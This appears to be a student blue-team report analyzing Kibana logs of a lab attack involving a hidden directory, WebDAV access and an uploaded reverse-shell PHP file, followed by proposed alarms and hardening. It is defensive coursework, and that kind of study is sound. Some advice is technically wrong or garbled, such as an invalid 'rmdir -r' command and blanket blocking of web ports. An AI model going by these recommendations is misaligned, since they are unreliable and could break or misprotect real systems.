
Analysis: Finding the WebDAV Connection

- There were 120 requests made to WebDAV connection.
- Along with WebDAV requests, there were also 16 request hits on the reverse-shell.php file the attacker uploaded through WebDAV.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,137
http://127.0.0.1/server-status?auto=	3,783
http://snnmnkxdhflwgthqismb.com/post.php	490
http://www.gstatic.com/generate_204	260
http://192.168.1.105/webdav	120



source.ip:192.168.1.90 and destination.ip :192.168.1.105 AND url.path: "/webdav/shell.php"

KQL | Jul 4, 2022 @ 00:00:00.00 → Jul 11, 2022 @ 00:00:00.00 | Refresh

```
Jul 6, 2022 @ 00:09:12.877   url.path: /webdav/shell.php @timestamp: Jul 6, 2022 @ 00:09:12.877 status: OK ecs.version: 1.5.0 source.bytes: 537B source.ip: 192.168.1.90 source.port: 52678
                             query: PROPFIND /webdav/shell.php client.port: 52678 client.bytes: 537B client.ip: 192.168.1.90 http.version: 1.1 http.request.bytes: 537B http.request.body.bytes: 235B
                             http.request.headers.content-length: 235 http.request.headers.content-type: application/xml http.request.method: propfind http.response.status_phrase: multi-status
                             http.response.status_code: 207 http.response.bytes: 915B http.response.body.bytes: 700B http.response.headers.content-length: 700 http.response.headers.content-type: text/xml;
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- **Filters can be activated if traffic that's detected from a single source IP address is attempting connection or connected to multiple ports.**

What threshold would you set to activate this alarm?

- **A threshold that activates this alarm when any IP trying to access any of the closed ports with a quantity of over 1>.**

System Hardening

What configurations can be set on the host to mitigate port scans?

- **Installation of firewall with specific configuration rules, and IPS to detect port scans and shut down those detected scans.**

Describe the solution. If possible, provide required command lines.

- **The most effective solution for this issue is to filter traffic that's IP triggered by the IPS to mitigate port scans before they cause any damage.**

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- **An alarm can be created to automatically go off when any IP addresses not on the companies whitelist attempts to gain unauthorized access.**

What threshold would you set to activate this alarm?

- **The threshold for this alarm can be set at 1, referring to when any non-whitelisted IP's try accessing this directory.**

System Hardening

What configuration can be set on the host to block unwanted access?

- **The only configuration this requires to to ensure this secret directory is never allowed to be stored on the company's server.**

Describe the solution. If possible, provide required command lines.

- **Basic but the most effective solution is using *rmdir -r* to remove all files and directories from the server that do not belong.**

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- **An alert can be created for 401 unauthorized is returned through the server over a specific threshold set by the administrator.**

What threshold would you set to activate this alarm?

- **Create a threshold period to 5 over a one hour period to account for forgotten and mistyped passwords.**

System Hardening

What configuration can be set on the host to block brute force attacks?

- **Set company failed login attempts**
- **Limit logins of specific IP's to only company approved whitelisted IP's.**

Describe the solution. If possible, provide the required command line(s).

- **Configure company login policy to limit the amount of failed login attempts to prevent brute force login attempts.**

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- **Set alerts for blacklisted IP's that could be attempting access to this directory.**

- **All IP's not included in the companies list of whitelisted IP's should be blacklisted.**

What threshold would you set to activate this alarm?

- **Threshold for this alarm to activate should be set to 1, for any attempts to access should trigger the alarm.**

System Hardening

What configuration can be set on the host to control access?

- **Attempts to connect to this shared folder should not be accessible by the web, restrictions based on having a blacklist firewall rule.**

Describe the solution. If possible, provide the required command line(s).

- **Block incoming requests to Ports 80 and 443.**
- **Blacklist any company external IP's.**

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- **Set an alarm for any attempt of .php files that are trying to be uploaded.**
- **Set a firewall to block incoming traffic to the shared folder on Port 80 etc.**

What threshold would you set to activate this alarm?

- **Set the threshold to >1 for any traffic on these ports would create an alarm trigger for .php attempt uploads.**

System Hardening

What configuration can be set on the host to block file uploads?

- **Set restrictions on specific vulnerable ports such as Port 80 to remove the ability to upload files through the web and only allow uploads from trusted local sources that are approved.**

Describe the solution. If possible, provide the required command line.

- **You can block specific ports through firewall, you can also configure HTTP policy in FTMG and HTTP filtering in ISA server to restrict upload files over the web and sharing.**

The End